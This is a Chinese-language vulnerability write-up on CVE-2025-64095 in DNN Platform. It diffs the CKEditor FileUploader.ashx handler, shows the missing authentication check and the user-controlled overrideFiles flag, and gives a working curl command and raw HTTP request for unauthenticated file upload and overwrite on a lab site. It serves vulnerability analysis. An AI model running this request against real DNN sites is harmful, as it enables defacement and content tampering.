DNN 访问控制不足的 POC - 图片上传允许覆盖站点内容
我是个简单的人,看到 cvss:10/10 我就冲了 xD
我看到了这个新的 CVE CVE-2025-64095,DNN 访问控制不足 - 图片上传允许覆盖站点内容
默认的 HTML 编辑器提供程序允许未认证的文件上传,并且图片可以覆盖现有文件。
描述 未认证用户可以上传并替换现有文件,从而允许篡改网站,并与其他问题结合,注入 XSS 载荷。
https://nvd.nist.gov/vuln/detail/CVE-2025-64095
基础评分:10.0 严重 🤷♂️
结果发现并没有那么严重,因为你不能上传像 ASP、ASPX 之类的 WebShell (至少在默认配置下),只能上传图片 + SVG。你只能上传/覆盖 Web 服务器中已存在的文件,并且是在特定路径下,甚至不能在根目录上传文件。
由于 10.1.1 之前的所有版本都存在漏洞,我选取了 DNN Platform 10.1.0(最后一个存在漏洞的版本)
差异有点大,我只对与文件上传相关的代码感兴趣,即 Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx。所以我专注于比较这两个版本中的这个特定文件,以了解 10.1.1 中修复了什么(如果有的话)。
让我带你了解我的发现以及发现漏洞的过程。
当我开始查看两个版本时,整体差异显示 DNN Platform 10.1.0 和 10.1.1 之间有 158 个文件发生了更改。大多数只是改进——文件范围命名空间。但我需要知道文件上传漏洞是否已被修补。
存在漏洞的文件位于 Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx.cs——这是 CKEditor 文件上传处理程序。它是文件上传漏洞的常见攻击面。
查看 10.1.0 中的 ProcessRequest 方法:
public void ProcessRequest(HttpContext context)
{
    context.Response.AddHeader("Pragma", "no-cache");
    context.Response.AddHeader("Cache-Control", "private, no-cache");

    this.HandleMethod(context);
}
就是这样。这基本上没有身份验证检查。任何人都可以向此端点发送请求并上传文件,没有会话检查,什么都没有。
流程如下:
FileUploader.ashx 发送 POST 请求ProcessRequest 被调用HandleMethod,后者路由到 UploadFileUploadFile 调用 UploadWholeFileUploadWholeFile 处理上传,而不检查用户是否已登录整个上传逻辑发生在 UploadWholeFile 中,大约从第 230 行开始。让我向你展示关键部分:
private void UploadWholeFile(HttpContext context, List<FilesUploadStatus> statuses)
{
    for (int i = 0; i < context.Request.Files.Count; i++)
    {
        var file = context.Request.Files[i];

        var fileName = Path.GetFileName(file.FileName);  // Line 236

        // Convert Unicode Chars
        fileName = Utility.ConvertUnicodeChars(fileName);

        // Replace dots in the name with underscores (only one dot can be there... security issue).
        fileName = Regex.Replace(fileName, @"\.(?![^.]*$), "_", RegexOptions.None);

        // Check for Illegal Chars
        if (Utility.ValidateFileName(fileName))
        {
            fileName = Utility.CleanFileName(fileName);
        }

        // ... more processing ...

        // Rename File if Exists
        if (!this.OverrideFiles)  // Line 268
        {
            var counter = 0;
            while (File.Exists(Path.Combine(this.StorageFolder.PhysicalPath, fileName)))
            {
                counter++;
                fileName = string.Format("{0}_{1}{2}", fileNameNoExtenstion, counter, Path.GetExtension(file.FileName));
            }
        }

        var contentType = FileContentTypeManager.Instance.GetContentType(Path.GetExtension(fileName));
        var userId = UserController.Instance.GetCurrentUserInfo().UserID;  // Line 284 - gets userId but never checked!

        if (!contentType.StartsWith("image", StringComparison.InvariantCultureIgnoreCase))
        {
            FileManager.Instance.AddFile(this.StorageFolder, fileName, file.InputStream, this.OverrideFiles, true, contentType, userId);
        }
        else
        {
            // Image resizing logic follows...
        }
    }
}
注意,在第 284 行,他们调用了 UserController.Instance.GetCurrentUserInfo() 来获取 userId,但实际上从未验证用户是否已通过身份验证。如果你未登录,它只会返回一个 null 或匿名用户,但上传仍然继续。
还要注意第 268 行的 OverrideFiles 属性:
private bool OverrideFiles =>
    HttpContext.Current.Request["overrideFiles"].Equals("1")
    || HttpContext.Current.Request["overrideFiles"].Equals("true", StringComparison.InvariantCultureIgnoreCase);
这是一个用户可控的参数!任何人都可以在上传请求中设置 overrideFiles=1 并覆盖现有文件。
我通过构造一个简单的 curl 命令进行了测试:

C:\Users\pwn\Desktop>curl -x http://127.0.0.1:8080 -X POST http://mysite.dnndev.me/Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx -F "[email protected]" -F "storageFolderID=1" -F "portalID=0" -F "overrideFiles=1" -F "mode=Default"
[{"group":null,"name":"poc.png","type":"image/png","size":0,"progress":"1.0","url":"/FileTransferHandler.ashx?f=poc.png","thumbnail_url":null,"delete_url":null,"delete_type":null,"error":null}]
原始 POST 请求
POST /Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx HTTP/1.1
Host: mysite.dnndev.me
User-Agent: curl/8.13.0
Accept: */*
Content-Length: 626
Content-Type: multipart/form-data; boundary=------------------------7RKjWLYyrhvUn2AA31fJQ3
Connection: keep-alive

--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="file"; filename="poc.png"
Content-Type: image/png


--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="storageFolderID"

1
--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="portalID"

0
--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="overrideFiles"

1
--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="mode"

Default
--------------------------7RKjWLYyrhvUn2AA31fJQ3--
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 194

[{"group":null,"name":"poc.png","type":"image/png","size":10,"progress":"1.0","url":"/FileTransferHandler.ashx?f=poc.png","thumbnail_url":null,"delete_url":null,"delete_type":null,"error":null}]

文件上传成功。我通过检查 http://mysite.dnndev.me/Portals/_default/poc.png 进行了验证,果然,文件就在那里。

并且该文件托管在 \Portals_default 目录中:
PS C:\Users\pwn\Documents\site\web02> Get-ChildItem -Path . -Filter "poc.png" -Recurse -File


    Directory: C:\Users\pwn\Documents\site\web02\Website\Portals\_default


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/31/2025   4:16 PM              0 poc.png


PS C:\Users\pwn\Documents\site\web02>
我原本想寻找路径穿越以重写根目录中的文件,但保护措施其实相当好。查看
var fileName = Path.GetFileName(file.FileName);
它工作正常。Path.GetFileName() 会自动剥离任何目录遍历序列。因此,如果有人试图上传名为 ../../../foo 的文件,它只会变成 foo。
该代码在 "DNN Platform\Providers\HtmlEditorProviders\DNNConnect.CKE\Browser\FileUploader.ashx.cs" 中还有额外的保护措施:
    private void UploadWholeFile(HttpContext context, List<FilesUploadStatus> statuses)
    {
        for (var i = 0; i < context.Request.Files.Count; i++)
        {
            var file = context.Request.Files[i];
            if (file is null)
            {
                continue;
            }

            var fileName = Path.GetFileName(file.FileName);

            if (!string.IsNullOrEmpty(fileName))
            {
                // Convert Unicode Chars
                fileName = Utility.ConvertUnicodeChars(fileName);

                // Replace dots in the name with underscores (only one dot can be there... security issue).
                fileName = Regex.Replace(fileName, @"\.(?![^.]*$)", "_", RegexOptions.None);

                // Check for Illegal Chars
                if (Utility.ValidateFileName(fileName))
                {
                    fileName = Utility.CleanFileName(fileName);
                }
            }
            else
            {
                throw new HttpRequestValidationException("File does not have a name");
            }

            if (fileName.Length > 220)
            {
                fileName = fileName.Substring(fileName.Length - 220);
            }

            // file names starting with '\\' may be used for manipulating the filepath and explore vulnerabilities
            fileName = Regex.Replace(fileName, @"^\\+", string.Empty);